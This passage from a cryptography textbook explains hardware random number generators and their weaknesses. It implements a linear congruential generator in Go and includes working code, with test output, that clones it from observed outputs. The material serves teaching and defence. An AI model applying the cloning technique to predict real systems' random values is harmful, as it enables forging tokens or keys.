  Diodes are components used in electric circuits to protect other components by letting the current flow in only one direction. Certain diodes have some interesting physical properties where they can generate noise that can be leveraged by an RNG. We will look into these in more detail in the next section.

- **Ring oscillators.**
  This method is similar to the clock-drift technique in the sense that it also relies on the jitter present in clock signals. However, instead of measuring the jitter directly, it places an odd number of NOT gates that are connected in a ring so that the final output keeps oscillating between two voltage levels.
- **Modular entropy multiplication (MEM).**
  This is a relatively new method invented by Peter Allan in the late 1990s and independently by Bill Cox (co-author of this book) in the 2010s. MEM works with an analog source of noise (which could be via one of the methods listed above). It amplifies this noise and then dramatically keeps fluctuating the voltage based on a set of very simple rules. This method is low-cost, protects against electromagnetic interference and provides a physical model to assess the health of the RNG.

Avalanche effect and ring oscillators have found widespread application in the industry as RNGs so we are going to dive deeper and discuss the implications and pitfalls of their usage. We will then discuss MEM and how it protects against certain attacks that target other electric noise-based RNGs.

TRNGS BASED ON AVALANCHE OR ZENER DIODES

Diodes are electronic components used to restrict the flow of current in only one direction. For example, they can be used to protect an electric circuit if the power supply input polarity is reversed. The electric symbol for diodes is shown in figure 2.5.




Figure 2.5 Diodes help ensure the flow of current in a single direction.

When the voltage is applied to the diode such that the current can flow in its natural direction it is called to be “forward-biased”. When the voltage is reversed the diode (ideally) stops conducting and is said to be “reverse-biased”.

The fact that the current does not usually flow when a diode is reverse-biased is exactly what makes them useful. There are however a few unintended properties associated with certain types of diodes. These are called “parasitic” effects as they are, generally-speaking, undesirable. Sometimes though even the parasitic effects can be useful, as is the case of random-number generation and Avalanche or Zener effects, which are two distinct physical phenomena that generate noise in the electrical circuit. This noise can then be sampled by amplifying it and running it through an analog-to-digital (ADC) converter.

Zener diodes make poor TRNGs despite their heavy usage for that purpose. There are a few reasons why:

- Zener diodes are carefully designed to reduce avalanche noise and make terrible sources of electronic noise. Note that a very common use case for Zener diodes is power supply regulation where noise is highly undesirable.
- The parasitic Zener effect of a reverse-biased diode is not typically parameterized by the manufacturer. The manufacturers prioritize quality control for the "proper" operation of Zener diodes as opposed to side effects when biased in the reverse direction.
- The noise varies from device to device dramatically. Even worse, from manufacturer to manufacturer variations can easily be > 10X in noise, and several volts' difference in breakdown voltage.
- The noise from these Zener effects is fairly temperature sensitive and can change over time as the circuit ages.
- There is no physical model we can correlate well to Zener noise for assessing the health of a TRNG.

TRNGS BASED ON RING OSCILLATORS

A NOT gate is used to logically invert its input. That is, if the input is high the output is low and vice-versa. They are also known as inverters and are denoted symbolically by a triangle with a small circle at the end. If you connect an odd number of inverters in a ring their output will keep oscillating forever as shown in figure 2.6.




Figure 2.6 A ring oscillator

Typical ring oscillators have 5 or more inverters, but the number is always odd. Usually, this oscillation is subject to thermal drift. That is, their operation (e.g., how long it takes for the output level to fully change when input is inverted) varies in response to ambient temperature. The underlying phenomenon providing unpredictability is the phase noise in the electrical signal.

The ring oscillator TRNG designs have a few shortcomings and are responsible for quite a few failures in cryptography. Here's why:

- As we saw in the guidelines at the beginning of the section, a physical model based on the underlying phenomena that lets us calculate entropy is important for an RNG. There is no physical model we can use to predict the operation of ring oscillator-based RNGs (which is further complicated by the presence of thermal and other kinds of unpredictable drifts in oscillators).
- Fabrication processes generally improve their processes over time, reducing even thermal drift, and circuits that were designed well can end up generating highly predictable output with newer and improved manufacturing processes. This is similar to

Zener diodes where RNG is relying on a parasitic effect which is not the priority for the manufacturing process (and is in many cases undesirable, to begin with).

- Ring oscillators have a poor physical defense. Anyone with a sine wave generator can introduce sine-shaped noise (close to the ring oscillator frequency) on the power source of the chip and the oscillator will lock onto that frequency, making the output of the TRNG trivial for the attacker to guess. This is an example of "fault-injection" attacks where the attacker tries to influence the output of a TRNG.

If you do decide to use ring oscillator-based TRNGs here are some best practices to follow:

- Add a simple binary counter to the output of the TRNG, so you know how many times the ring oscillator toggled from a 0 to a 1. If, e.g., in the last minute (or some other window) the number of ones drastically outweigh the number of zeros, the discrepancy could indicate faulty operation.
- Make the design public and expose raw access to the TRNG's full counter output bits so its health can be assessed.
- If you use a fixed delay to sample the TRNG (the simplest solution used virtually everywhere), then have an external health checker estimate the unpredictability (by calculating the entropy using the equation 2.2) per sample from the TRNG.
- Remember that ring oscillator TRNGs are subject to simple noise injection attacks. If that's okay for your threat model then you're good. On the other hand, if you need some physical protection, consider potting [3] over your IC, or putting some other physical barrier to keep the attacker at least a few millimeters away, and preferably a few inches.
- If you have access to a secure flash on-chip, which cannot easily be read by an attacker, consider seeding your CSPRNG from both the TRNG and a seed stored in flash, and then update the seed in flash from the CSPRNG. This way, if your TRNG degrades due to process drift, temperature, etc, you can integrate the TRNG output over multiple boot cycles, and hopefully reach a computationally un-guessable state.

While the last recommendation applies in general to other TRNGs as well ring oscillators-based TRNGs should pay special attention to it owing to their poor defenses against fault-injection attacks.

TRNGS BASED ON THE MODULAR ENTROPY MULTIPLICATION

The MEM architecture for RNGs takes thermal noise generated by a resistor and doubles it repeatedly. This causes the voltage to grow exponentially. After it crosses a threshold (which is the halfway point for the voltage range) instead of doubling the voltage itself it doubles the excess from halfway point and adds the result to the original voltage. Since the operations are performed in a modular fashion (meaning the result never overflows, much like a clock where adding four hours to 9 results in 1 instead of overflowing to 13)

[3] Potting (electronics). https://en.wikipedia.org/wiki/Potting_(electronics)

the excess-doubling step ends up having a net subtractive outcome (i.e., going from the larger number of 9 to the smaller number of 1 in the example presented above).

Based on these two simple rules the voltage keeps fluctuating quite unpredictably but stays within its range. The MEM method has many distinct advantages for a TRNG:

- It is resistant to electromagnetic noise injection or capacitive/inductive coupling attacks.
- It provides a physical model that can be used to continuously assess the health of the RNG.
- The components involved are very cheap and few in number and the design is unencumbered by patents.
- Several free schematics are available (e.g., Bill Cox's infnoise [4] design or Peter's redesign known as REDOUBLER [5]).
- It is also very fast, with infnoise being able to run in excess of 100 Mbit/second. It is important to understand though that speed itself should not be a critical factor for TRNGs as their output should be used only to *seed* cryptographically secure pseudorandom number generators that we will soon discuss in this chapter. In general 512 random bits from a TRNG should be enough to seed CSPRNGs as long as the latter upholds its own security guarantees (in chapter 3 we will dive deeper into how CSPRNGs are compromised).

GUIDELINES FOR DESIGNING TRNGS

The foundations of cryptographic security rely on the quality of random numbers and it all starts with true random number generators. Unfortunately, there is no single "right way" of designing TRNGs, but given below are some rules of thumb that can be helpful:

- A good TRNG has a physical model that proves to skeptics the rate-of-generation and entropy of generated bits based on fundamental physical properties. This is not true of either Zener noise or ring oscillator TRNGs.
- The health checker should shut down access to a poorly functioning TRNG, even if it halts the system.
- Many TRNGs use "randomness extractors" (explained in the next section) to make sure that the final output has enough entropy even when the underlying physical process is not providing it sufficiently (e.g., the output becomes biased with fluctuation of ambient temperature). A good TRNG should expose the *raw* output (*without* running it through a randomness extractor) from the entropy source so that a health checker can compare the bits generated to what the physical model predicts. Note that Intel's TRNG (accessed by the RDRAND assembly instruction – a popular source of randomness), gives no such access, and the circuit between the entropy source and what we read is secret.

[4] Infinite Noise TRNG. https://github.com/waywardgeek/infnoise

[5] REDOUBLER. https://github.com/alwynallan/redoubler

- On-chip TRNGs should defend against the simplest of physically present attacks, such as power supply noise injection. Note that Intel’s TRNG behind the RDRAND instruction appears to be extremely sensitive to noise injection, based on their published schematics and SPICE simulations.
- Stand-alone TRNGs such as USB stick-based TRNGs should defend against malicious hosts. Most USB stick TRNGs are trivially attacked by the host in such a way that the attacker can forever predict "“random‘" bits from the USB device, and there may be no way to ever tell that the attack has occurred. This could happen to a TRNG in transit in the mail or perpetrated by anyone who has physical access to the device.
- On every boot, have internal firmware verify the health of the TRNG.
- If you assume that the TRNG will never fail or degrade in performance after production, at least check its health (using the physical model for underlying phenomena) during the production process.

REMOVING BIASES FROM TRNG OUTPUT WITH RANDOMNESS EXTRACTORS

The output from TRNGs is usually *cleaned* with a randomness extractor before being used in real-world applications. This is needed because the physical source might not be generating values with high enough entropy. A basic example of a randomness extractor was given by John von Neumann (one of the pioneers in the field of computer science – considered by some to be the Last Great Polymath [6]), where the extractor algorithm (implemented either in hardware or software) looked at successive *bits* generated by an RNG; if the two bits matched no output was generated and if they differed only the first bit was output. This would convert a sequence like `00 11 00 10 01 01 00 00 10 00 01 10 10 01 00` to `1 0 0 1 0 1 1 0`; which means now we have fewer bits but greater entropy, making the output more unpredictable.

Randomness extractors

Randomness extractors clean noise generated from weakly random entropy sources to produce high-quality random output.

2.2.2 *Pseudo Random Number Generators (PRNG)*

Sampling the physical world and cleaning that noise to generate high-quality random numbers is a slow process. Our demand for random numbers usually outpaces the supply provided by TRNGs. Applications therefore rarely consume them directly but rather rely on another category of RNGs known as *pseudo* random number generators (PRNGs).

PRNGs are algorithms that take a *seed* number (or numbers) as input, perform some calculations on it and then generate an infinite stream of random numbers based on that seed. They are called deterministic because the same seed will make a PRNG always generate

[6] Thompson, P. (2018). John Von Neumann, the Last Great Polymath. Sothebys. https://www.sothebys.com/en/articles/john-von-neumann-the-last-great-polymath




Figure 2.7 **TRNGs are used to seed PRNGs**

the same output. This is in contrast to TRNGs where it was impossible to clone the output because the inputs were stochastic physical processes as opposed to a single number.

EXAMPLE: IMPLEMENTING LINEAR CONGRUENTIAL GENERATORS

A really simple PRNG can be created using just equation 2.3.

$$X_{n+1} = (aX_n + c) \bmod m \tag{2.3}$$

Where X is the sequence of random values and

- m, $0 < m$ is the "modulus"
- a, $0 < a < m$ is the "multiplier"
- c, $0 < c < m$ is the "increment"
- X_0, $0 < X_0 < m$ is the "seed" or initial value

Equation 2.3 is called linear congruential generator (LCGs) because new numbers are related to past values *linearly*. We will implement an RNG based on LCGs. Since this is a PRNG it is deterministic, which means we can use a *reference* RNG to compare our output. As long as we use the same seed value our output should match the output generated by a similar RNG. We will be using the LCG used by the C++ standard library for its `minstd_rand` generator. Let's first use the C++ version to generate reference values for a given seed.

In listing 2.3 we are going to:

- Use a fixed number for seeding the `minstd_rand` generator. Seeding with a hard-coded value is pretty much akin to destroying a PRNG. PRNGs should be seeded with truly random values obtained via TRNGs. For the time being, however, it is okay, we want to generate a fixed output so that we can use it as a reference when comparing it with output from our implementation.
- Generate 10 outputs that we will use to compare our own LCG implementation against.

Listing 2.3 ch02/lcg/cpp/main.cpp

```cpp
#include <iostream>
#include <random>

int main() {
  std::minstd_rand lcg_rand;

  lcg_rand.seed(42);

  for (int i = 0; i < 10; ++i) {
    std::cout << lcg_rand() << ", ";
  }
  std::cout << lcg_rand() << std::endl;
}
```

We are using the default `minstd_rand` generator that comes with the C++ compilers. If you compile and run this file with the GNU C++ compiler, you will get a sequence of numbers looking like this:

```
$ g++ main.cpp
$ ./a.out
2027382, 1226992407, 551494037, 961371815, 1404753842, 2076553157,
    1350734175, 1538354858, 90320905, 488601845, 1634248641
```

Next, we are going to implement this generator in Go ourselves using equation 2.3. The LCG used by the C++ counterpart uses constant values given in equation 2.4.

$$\begin{aligned} m &= 2^{31} - 1 \\ a &= 48271 \\ c &= 0 \end{aligned} \tag{2.4}$$

By plugging these constants in the LCG equation, and seeding with the same input (42), we should get the same sequence of numbers back. Let's write a program to do so.

Starting with the next example we will be splitting a single code file among multiple listings in the book to make it easier to follow along. The full code for these examples can be found in the book repository at https://github.com/krkhan/crypto-impl-exploit. The book listings will only be focusing on specific portions that are important or new to the discussion taking place. Please note that listing 2.4 starts at line 3.

Listing 2.4 ch02/lcg/go/impl_lcg/impl_lcg.go

```go
3  type LCG struct {
4    multiplier   int
5    increment    int
6    modulus      int
7    currentValue int
8  }
```

The fields multiplier, increment and modulus have been covered above as parts of equation 2.3. Similarly, currentValue corresponds to X_n. The next value X_{n+1} is therefore generated via the following function, which returns the old value and moves the RNG one step forward. We continue listing the ch02/lcg/main.go file in listing 2.5, starting from line 21 now.

Listing 2.5 ch02/lcg/go/impl_lcg/impl_lcg.go

```
21 func (lcg *LCG) Generate() int {
22   oldValue := lcg.currentValue
23   lcg.currentValue = (lcg.multiplier*oldValue + lcg.increment) % lcg.modulus
24   return oldValue
25 }
```

To test this LCG we will initialize it with the constants used in the C++ minstd_rand generator – including the seed value of 42 (the same one we used in listing 2.3). Please note that listing 2.6 refers to a different file name from the accompanying code repo.

Listing 2.6 ch02/lcg/go/impl_lcg/impl_lcg_test.go

```
func TestLCG(t *testing.T) {
  multiplier := 48271
  increment := 0
  modulus := 1<<31 - 1
  seed := 42
  lcg := NewLCG(multiplier, increment, int(modulus), int(seed))
  expectedValues := []int{2027382, 1226992407, 551494037, 961371815,
    1404753842, 2076553157, 1350734175, 1538354858, 90320905,
    488601845, 1634248641}
  for _, expected := range expectedValues {
    generated := lcg.Generate()
    if expected != generated {
      t.Fatalf("Generated: %d, Expected: %d", generated, expected)
    }
  }
}
```

2^0 **is 1, which is equal to** `1 « 0`
2^1 **is 2, which is equal to** `1 « 1`
2^n **=** `1 « n`

Let's run the test:

```
$ make impl_lcg
go clean -testcache
go test -v ./ch02/lcg/go/impl_lcg
=== RUN   TestLCG
--- PASS: TestLCG (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch02/lcg/go/impl_lcg      0.027
    s
```

Our LCG produced the same output as the C++ one. The output sequence *looks* random but as we'll see in the next section, even if an attacker knows nothing about the internal parameters of this LCG they can easily predict future outputs just by observing it in action for a while. For the time being, we can see that a PRNG:

- Has an **algorithm** that it uses to keep generating values.

- Starts with a **seed** as input for the first run of that algorithm.
- Has an internal **state** which keeps mutating according to the algorithm. In our LCG example, the state was X_n, stored in `lcg.currentValue`.

This is shown in figure 2.8.




Figure 2.8 PRNGs have a state and are initialized with a seed. The PRNG algorithm keeps mutating the state.

At some point, every PRNG starts repeating values. The number of steps it takes for a PRNG to start repeating values is known as its **period**. For the LCG we implemented the period is $2^{31} - 1$, meaning it will start repeating its output after generating 2147483647 values.

EXAMPLE: EXPLOITING LINEAR CONGRUENTIAL GENERATORS

Let's say you have no idea what are the parameters (multipliers, increment, modulus) of an LCG. Each time you observe a value you know the RNG's *current state* (since the algorithm just outputs the state – a single number – without any modification when generating a new value). Could you predict the future output of an LCG just by observing some values? That is, if you saw the LCG produce some values X_0, X_1, X_2 up to X_n would you be able to predict X_{n+1} if you didn't know anything about the LCG's initial configuration? We revisit our LCG description in equation 2.5.

$$X_{n+1} = (aX_n + c) \bmod m \tag{2.5}$$

We can start with a simple scenario by assuming that we (as attackers) have the multiplier a and the modulus m but not the increment c. We can simply observe two values X_0 and X_1 and find out the modulus by rearranging equation them as shown in equation 2.6.

$$\begin{aligned} X_1 &= (aX_0 + c) \bmod m \\ c &= (X_1 - aX_0) \bmod m \end{aligned} \tag{2.6}$$

This is shown in listing 2.7.

Listing 2.7 `ch02/lcg/go/exploit_lcg/exploit_lcg.go`

```go
func findIncrement(originalRng *impl_lcg.LCG, modulus, multiplier int) int {
  s0, s1 := originalRng.Generate(), originalRng.Generate()
  return (s1 - s0*multiplier) % modulus
}
```

Let's say we know the modulus but neither the increment nor the multiplier. Can we recover the multiplier? This time we observe three values X_0, X_1 and X_2. We can find out the multiplier using these values as shown in equation 2.7.

$$\begin{aligned} X_1 &= (aX_0 + c) \bmod m \\ X_2 &= (aX_1 + c) \bmod m \\ X_2 - X_1 &= (aX_1 - aX_0) \bmod m \\ X_2 - X_1 &= (a(X_1 - X_0)) \bmod m \\ a &= \left(\frac{(X_2 - X_1)}{(X_1 - X_0)}\right) \bmod m \end{aligned} \tag{2.7}$$

There is a problem though, we need to find the *inverse* of a value $(X_1 - X_0)$. Finding the multiplicative inverse of something is easy for rational numbers. For example, the multiplicative inverse of 5 is $\frac{1}{5}$; for $\frac{3}{7}$ it is $\frac{7}{3}$ and so on. For modulus arithmetic, it's a little tricky. We are all familiar with the modular arithmetic of 12-hour clocks where 10 plus 3 hours is 1 (modulus 12). What is the multiplicative inverse of, let's say, 7 mod 12? We need to find some n to multiply 7 with that would result in $\cong$ 1. There is no $\frac{1}{7}$ to pick among integers modulo 12.

As it turns out, the multiplicative inverse for 7 modulo 12 is 7 itself! 7 into 7 is equal to 49, which is only 1 more than a multiple of 12. As you can see, the multiplicative inverse is not straightforward in modular arithmetic. Finding modular multiplicative inverse has many interesting solutions, but we are going to use the one provided by the Go standard library itself. Unfortunately, the code for doing so will seem a little clunky right now, as shown in listing 2.8. In the next chapter, we shall explore the "big numbers" library from Go in further detail.

Listing 2.8 `ch02/lcg/go/exploit_lcg/exploit_lcg.go`

```go
import (
  "github.com/krkhan/crypto-impl-exploit/ch02/lcg/go/impl_lcg"
  "math/big"
)

func findModInverse(a, m int64) int64 {
  return new(big.Int).ModInverse(big.NewInt(a), big.NewInt(m)).Int64()
}
```

Now that we have a function to calculate modular multiplicative inverse with, we can implement equation 2.7 in listing 2.9.

Listing 2.9 ch02/lcg/go/exploit_lcg/exploit_lcg.go

```go
func findMultiplier(originalRng *impl_lcg.LCG, modulus int) int {
  s0, s1, s2 := originalRng.Generate(), originalRng.Generate(), originalRng.
      Generate()
  inverse := int(findModInverse(int64(s1-s0), int64(modulus)))
  multiplier := (s2 - s1) * inverse % modulus
  if multiplier < 0 {    ← Convert negative multiplier to positive if needed
    return modulus + multiplier
  } else {
    return multiplier
  }
}
```

Finding the modulus is the hardest part. Let's say we are trying to find the upper limit of the hours' arm on a clock. In other words, we see numbers like 3, 5, 1, 11, 7, 8 etc. and we are trying to find out how high they go when people talk about them. Sure, you know it's 12 for the scenario of a clock but let's say you were an alien who didn't know that beforehand. Somehow you were able to drop in on human conversations about daily plans. You could probably infer that (for the long arm on the clock) 11 is the highest number people talk about. However, in a particularly non-happening place, you might end up assuming that people's plans go at the most up to only 8 PM so the whole circle represents only nine hours in total. On the other hand, if you had an automatic counter scanning all the eggs coming into a supermarket once you see the totals of 204, 120, 132, 84, 240 and 348 you might reasonably conclude that the eggs are coming in crates of dozens because the greatest common divisor (GCD) for all those numbers is 12. In other words, all of these multiples of a dozen are equal to *zero modulus 12*.

To find the modulus of our LCG we need to find values that are congruent to zero modulus m. Let's generate a bunch of values this time as shown in equation 2.8.

$$\begin{aligned} X_1 &= (aX_0 + c) \bmod m \\ X_2 &= (aX_1 + c) \bmod m \\ X_3 &= (aX_2 + c) \bmod m \end{aligned} \tag{2.8}$$

If we take the differences between each pair of consecutive values we get the equation 2.9.

$$\begin{aligned} \Delta_0 &= (X_1 - X_0) \bmod m \\ \Delta_1 &= (X_2 - X_1) \bmod m \\ \Delta_2 &= (X_3 - X_2) \bmod m \end{aligned} \tag{2.9}$$

We can substitute values of X_2 and X_1 with their definitions from 2.8, resulting in equation 2.10. Please note that the increment c is canceled out during the substitution. Therefore, each Δ_N is a *multiple* of Δ_{N-1}.

$$
\begin{aligned}
\Delta_1 &= (X_2 - X_1) \bmod m\\
\Delta_1 &= (aX_1 - aX_0) \bmod m\\
\Delta_1 &= (a(X_1 - X_0)) \bmod m\\
\Delta_1 &= (a\Delta_0) \bmod m\\
\Delta_1 &\cong \Delta_0 \bmod m\\
\Delta_2 &\cong \Delta_1 \bmod m
\end{aligned}
\tag{2.10}
$$

Equation 2.10 can be used to find large numbers equal to zero modulus m. Let's call these "zeros", they can be found by rearranging equation 2.10 into equation 2.11.

$$
\begin{aligned}
\text{Zero} &= \Delta_2\Delta_0 - \Delta_1\Delta_1\\
\text{Zero} &= a^2X_0^2 - a^2X_0^2\\
\text{Zero} &\cong 0 \bmod m
\end{aligned}
\tag{2.11}
$$

We can collect such "zero" values (which are non-zero integers but are congruent to zero modulus m because they are multiples of m, similar to how 24, 36, 72 and 48 are multiples of 12) and then calculate their GCD to find the modulus. To calculate the GCD we will use the Go `big` library again as shown in listing 2.10.

Listing 2.10 `ch02/lcg/go/exploit_lcg/exploit_lcg.go`

```go
func findGCD(a, b int64) int64 {
  return new(big.Int).GCD(nil, nil, big.NewInt(a), big.NewInt(b)).Int64()
}
```

In listing 2.11 we:

- Generate 1000 values using the original RNG.
- Calculate differences between each value and its immediately preceding value.
- Apply equation 2.11 to find zeros on line 27.
- Find GCD of zero values on line 32 and return that as the modulus.

Listing 2.11 `ch02/lcg/go/exploit_lcg/exploit_lcg.go`

```go
16  func findModulus(originalRng *impl_lcg.LCG) int {
17    var diffs []int
18    previousValue := originalRng.Generate()
19    for i := 0; i < 1000; i++ {
20      currentValue := originalRng.Generate()
21      diffs = append(diffs, currentValue-previousValue)
22      previousValue = currentValue
23    }
24
```

```
  var zeros []int
  for i := 2; i < len(diffs); i++ {
    zeros = append(zeros, diffs[i]*diffs[i-2]-diffs[i-1]*diffs[i-1])
  }

  gcd := 0
  for _, v := range zeros {
    gcd = int(findGCD(int64(gcd), int64(v)))
  }

  return gcd
}
```

Listing 2.12 puts all of these pieces together in a function called `CloneLCG()` which takes an LCG as input and then "clones" it by recovering the modulus, multiplier and increment strictly by observing generated values of the original RNG. We generate one last value from the original RNG on line 58 to act as the seed for our newly cloned RNG.

Listing 2.12 `ch02/lcg/go/exploit_lcg/exploit_lcg.go`

```
54 func CloneLCG(originalRng *impl_lcg.LCG) *impl_lcg.LCG {
55   modulus := findModulus(originalRng)
56   multiplier := findMultiplier(originalRng, modulus)
57   increment := findIncrement(originalRng, modulus, multiplier)
58   seed := originalRng.Generate()
59   clonedRng := impl_lcg.NewLCG(multiplier, increment, modulus, seed)
60   return clonedRng
61 }
```

Listing 2.13 tests our `CloneLCG()` function by creating an LCG and seeding it with the current UNIX time in seconds. We then clone the LCG and generate 100 values to ensure that the cloned RNG and original RNG are generating the same values, or in other words, the cloned RNG is predicting the original RNG correctly.

Listing 2.13 `ch02/lcg/go/exploit_lcg/exploit_lcg_test.go`

```
func TestCloneLCG(t *testing.T) {
  multiplier := 48271
  increment := 0
  modulus := 1<<31 - 1
  seed := time.Now().Unix()

  originalRng := impl_lcg.NewLCG(multiplier, increment, modulus, int(seed))
  clonedRng := CloneLCG(originalRng)

  for i := 0; i < 100; i++ {
    clonedValue := clonedRng.Generate()
    observedValue := originalRng.Generate()
    if observedValue != clonedValue {
      t.Fatalf(”observed: %08x, cloned: %08x”, clonedValue, observedValue)
    }
    if i%20 == 0 {
      t.Logf(”observed: %08x, cloned: %08x”, clonedValue, observedValue)
    }
    }
}
```

You can run these tests using `make exploit_lcg` in the code repo:

```
$ make exploit_lcg
go clean -testcache
go test -v ./ch02/lcg/go/exploit_lcg
=== RUN   TestCloneLCG
    exploit_lcg_test.go:26: observed: 52e4acba, cloned: 52e4acba
    exploit_lcg_test.go:26: observed: 72008d98, cloned: 72008d98
    exploit_lcg_test.go:26: observed: 797724ca, cloned: 797724ca
    exploit_lcg_test.go:26: observed: 2f7f18a9, cloned: 2f7f18a9
    exploit_lcg_test.go:26: observed: 4672328b, cloned: 4672328b
--- PASS: TestCloneLCG (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch02/lcg/go/exploit_lcg   0.031
    s
```

We were able to successfully clone a linear-congruential generator just by observing its output. Now we can stay one step ahead of the RNG as we would always know which value it is going to generate. Despite their widespread usage as general-purpose RNGs, LCGs are not suited for usage in cryptography. In the next section, we shall take a look at what would it take for an RNG to be cryptographically secure.

2.2.3 Cryptographically Secure Pseudo Random Number Generators (CSPRNG)

We saw that a good PRNG should have a uniform output distribution to achieve maximum entropy. It should have a long period so that values do not start repeating themselves too soon. Are these properties enough to warrant the use of a PRNG in cryptographic applications? Not really, we were able to break LCGs quite easily. There are a few other properties we need to worry about when using PRNGs in cryptographic contexts.

Imagine that you can drop in the middle of the process while a PRNG was generating a number, e.g., in figure 2.1. Everything about the PRNG, including its algorithms and constants is known to us as the attackers.

You see the following stream of numbers being produced by the RNG:

```
1538354858, 90320905, 488601845, 1634248641
```

To be *cryptographically secure*, this PRNG should satisfy the following properties:

- An attacker should not be able to look at these values and deduce that they came from a PRNG (versus some random noise).
- An attacker should not be able to guess past values (the ones *before* 1538354858) by looking at this output. This is referred to as *forward secrecy*.
- An attacker should not be able to guess future values (the ones *after* 1634248641) by looking at this output. This is referred to as *backward secrecy*. (Don't worry if the direction of forward/backward sounds particularly confusing, you are not alone.)

Now let us say that this output was generated by the LCG we implemented in the previous section. It is not cryptographically secure because it satisfies neither of those qualities. Remember, the algorithm itself and all the constants are known to the attacker. To predict future values, all they need to do is to seed their own LCG clone with 1634248641 and then start generating values independent of the original RNG. Similarly, they can work out values before 1538354858 by rearranging the terms of equation 2.3.

If you look at the PRNG in figure 2.8, at each step we can see that the previous state is mutated to generate a new state. We can visualize this as shown in figure 2.9.




Figure 2.9 PRNGs mutate the previous state to generate the next one.

If an attacker sees the output on the right of this box, they immediately know the internal state of the PRNG since state *is* the output. In other words, we do not have any difference between the internal states of our PRNG and the outputs it generates. This immediately thwarts backward secrecy because the attacker can simply replicate the state by looking at the output and then use the publicly-known algorithm to generate new values.

We address this by adding another dotted arrow between the state and the output as shown in figure 2.10.




Figure 2.10 Some PRNGs transform the state before outputting it as the next value.

The dotted arrows represent transformations that are *hard to reverse*. This means that if someone knows the output on the right, it should be hard for them to calculate the state and by extension, the previous values (coming into the box from the left). The next block would therefore look like figure 2.11.

We can now visualize our PRNGs as a “state-machine” as shown in figure 2.12.

There are three functions in figure 2.12:

- `Init(Seed)` transforms the seed to generate $\texttt{State}_0$.
- $\texttt{Next(State}_N\texttt{)}$ transforms $\texttt{State}_N$ to generate $\texttt{State}_{N+1}$.
- $\texttt{Output(State}_N\texttt{)}$ transforms $\texttt{State}_N$ to generate $\texttt{Output}_N$.




Figure 2.11 Two consecutive steps for a PRNG




Figure 2.12 PRNG as a “state-machine”

`Next(State`$_N$`)` and `Output(State`$_N$`)` represent the dotted arrows in figure 2.10. CSPRNGs choose these functions carefully to ensure that they are hard to reverse. In weak PRNG implementations, they are sometimes combined so a single function call performs both `Next` and `Output` at the same time – advancing the state by one step and returning the new value at the same time as we saw in the case of our LCG implementation. Some PRNGs utilize the same state to output several different values, before mutating the state to the next step. We will see an example of this in Chapter 3.

PRNGs such as the one shown in figure 2.12 can be attacked in a few ways. The two most common methods are explained below.

- **Input-based attacks**: Every PRNG needs to be seeded. If an attacker can guess the seed they can recover the entire output by simply running the PRNG on that seed. For example, it used to be common practice in applications to seed using the system time. Similar to the birthday password-guessing we saw earlier in this chapter, the attacker can simply guess all the seconds in the last month to find the right seed. For our LCG examples, we used a fixed seed of 42 precisely because we want to generate a fixed output that we would then be able to compare to a reference implementation.

To protect against these attacks TRNGs are used to seed the input of PRNGs. Remember, TRNGs produce random numbers based on physical phenomena but are not very performant. PRNGs provide good performance but rely on a seed value which can lead to input-based attacks. The solution is to combine them as shown in figure 2.7.

- **State Compromise Extension Attacks**: If an attacker can compute the internal state of a PRNG (essentially somehow reverse the `Next()` function in figure 2.12 they can compute all the future values that will be generated by this PRNG. We will cover this in much more detail in the next chapter where we will implement two such attacks.

2.3 Summary

- Random numbers are used extensively in cryptographic applications.
- Random number generators are characterized by their output distribution and entropy.
- The entropy of an RNG is maximized when its output distribution is uniform.
- Hardware random number generators (HRNGs) – also known as true random number generators (TRNGs) – sample physical phenomena to generate a slow but unpredictable stream of output.
- TRNGs need to be carefully designed and tested to ensure good quality randomness. Since they are used as input to CSPRNGs which eventually generate all the randomness needed for cryptography, good security *begins* at the TRNG.
- TRNGs can be based on a variety of physical phenomena ranging from nuclear decay to noise in electrical circuits.
- Avalanche and Zener diodes are widely used in TRNG constructions but are susceptible to attacks and do not provide a good way to assess the health of the RNG process.
- Modular entropy multiplication is a relatively newer method for constructing TRNGs which also provides a physical model to assist in continuous monitoring of the RNG's health.
